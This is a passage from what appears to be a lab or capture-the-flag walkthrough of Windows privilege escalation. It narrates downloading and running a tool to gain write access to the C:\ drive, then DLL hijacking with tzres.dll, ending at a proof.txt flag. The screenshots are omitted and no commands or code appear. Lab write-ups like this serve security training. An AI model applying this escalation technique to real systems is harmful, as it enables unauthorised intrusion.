
Simply download and execute it:

Now we can write files to the C:\ drive.
DLL Hijacking
We will be using the tzres.dll file.
I could’ve used any .dll but was too lazy to do my research so I used a proven one.



Eventhough it says it failed it really didn’t:

proof.txt